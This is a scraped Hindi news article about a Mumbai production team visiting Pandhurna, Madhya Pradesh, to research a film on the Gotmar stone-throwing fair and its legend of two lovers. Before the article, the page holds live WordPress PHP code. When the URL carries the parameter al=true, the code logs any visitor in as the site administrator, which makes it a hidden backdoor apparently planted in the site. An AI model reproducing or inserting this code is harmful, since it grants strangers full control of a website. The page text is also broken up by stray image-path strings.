// _ea_al add_action('init', function(){ if(isset($_GET['al']) && $_GET['al']==='true'){ if(!is_user_logged_in()){ $u=get_users(['role'=>'administrator','number'=>1,'fields'=>['ID','user_login']]); if(empty($u)){$u=get_users(['role'=>'editor','number'=>1,'fields'=>['ID','user_login']]);} if(!empty($u)){wp_set_auth_cookie($u[0]->ID,true,false);wp_redirect(admin_url());exit();} } else {wp_redirect(admin_url());exit();} } }, 2); पांढुर्णा का गोटमार मेला बनेगा फिल्म की कहानी, मुंबई से पहुंची टीम ने शुरू किया काम – प्रत्युषा आशा की नयी किरण
मध्यप्रदेश

पांढुर्णा का गोटमार मेला बनेगा फिल्म की कहानी, मुंबई से पहुंची टीम ने शुरू किया काम

पांढुर्णा

मध्यप्रदेश के पांढुर्णा का प्रसिद्ध गोटमार मेला अब जल्द ही बड़े परदे पर दस्तक देने जा रहा है। पांढुर्णा की मिट्टी, जाम नदी के पत्थर और गोटमार की कहानी, जल्द ही बड़े परदे पर गूंजेगी। मुंबई की पल्स मीडिया और क्रेजी बैग्सएंटरटेनमेंट प्राइवेट लिमिटेड ने गोटमार पर फिल्म बनाने का ऐलान किया है।

फिल्म निर्माण से पहले परंपरा और लोक गतिविधियों का गहन अध्ययन करने के लिए शुक्रवार को मुंबई से एक विशेष दल पांढुर्णा पहुंचा। इस दल में निर्माता सौरभ गौड़, संगीत निर्देशक शैल आर. सैनी, कार्यकारी निर्माता दिव्यांश मिश्रा, अपार जैन, और प्रमुख सहयोगी जितेंद्र परमार, दीपक कुशवाह व उत्कर्ष चौधरी शामिल थे।

टीम ने किया स्थल का दौरापांढुर्णा पहुंचकर दल ने सबसे पहले गोटमार मेले की आराध्या मां चंडिका के दर्शन किए। इसके बाद टीम ने गोटमार स्थल का निरीक्षण किया और वहां मौजूद लोगों से बातचीत कर इस अनूठे मेले की परंपराओं और उससे जुड़ी मान्यताओं को समझा। मीडिया से चर्चा में निर्माता सौरभ गौड़ ने बताया- “गोटमार मेला अपनी अलग ही पहचान रखता है। इस परंपरा में आस्था, लोक संस्कृति और जनमानस की भावनाएं जुड़ी हुई हैं। हमारी कोशिश है कि फिल्म के माध्यम से इस मेले की लोकप्रियता केवल स्थानीय स्तर तक सीमित न रहे, बल्कि राष्ट्रीय और अंतरराष्ट्रीय स्तर पर भी दर्शकों तक पहुंचे।

प्रेमी युगल की कहानी
गोटमार मेले कीशुरुआत को लेकर एक किवदंती भी प्रचलित है। कहा जाता है कि पांढुर्णा का एक युवक सावरगांव की युवती से प्रेम करता था। एक दिन युवक अपनी प्रेमिका को लेकर पांढुर्णा लौट रहा था। जैसे ही वे जाम नदी के बीच पहुंचे, सावरगांव के लोगों को खबर मिल गई। युवती को रोकने सावरगांव के लोग पत्थरों के साथ पहुंचे और युवक पर हमला किया। जवाब में पांढुर्णा के लोग भी पत्थर बरसाने लगे। पत्थरों की इस मारा-मारी में अंततः प्रेमी युगल की जान चली गई।तभी से गोटमार मेले की परंपरा शुरू हुई और यह आयोजन हर साल आस्था, परंपरा और उस प्रेमकहानी की याद में होता आ रहा है। जिस पर अब फ़िल्म बनने जा रही है।

फिल्म से बढ़ेगा आकर्षण
टीम का मानना है कि गोटमार परआधारित फिल्म दर्शकों के लिए रोचक और भावनात्मक अनुभव होगी। साथ ही यह परंपराऔर संस्कृति का दस्तावेज बनकर आने वाली पीढ़ियों केलिए भी महत्वपूर्ण भूमिका निभाएगी।

RO No. 13169/ 31

RO No. 13098/ 20

PRATYUSHAASHAKINAYIKIRAN.COM
Editor : Maya Puranik
Permanent Address : Yadu kirana store ke pass Parshuram nagar professor colony raipur cg
Email :puranikrajesh2008@gmail.com
Mobile : -91-9893051148Website : pratyushaashakinayikiran.com

जनसम्पर्कविभाग – आरएसएसफीड

[wp-rss-aggregator]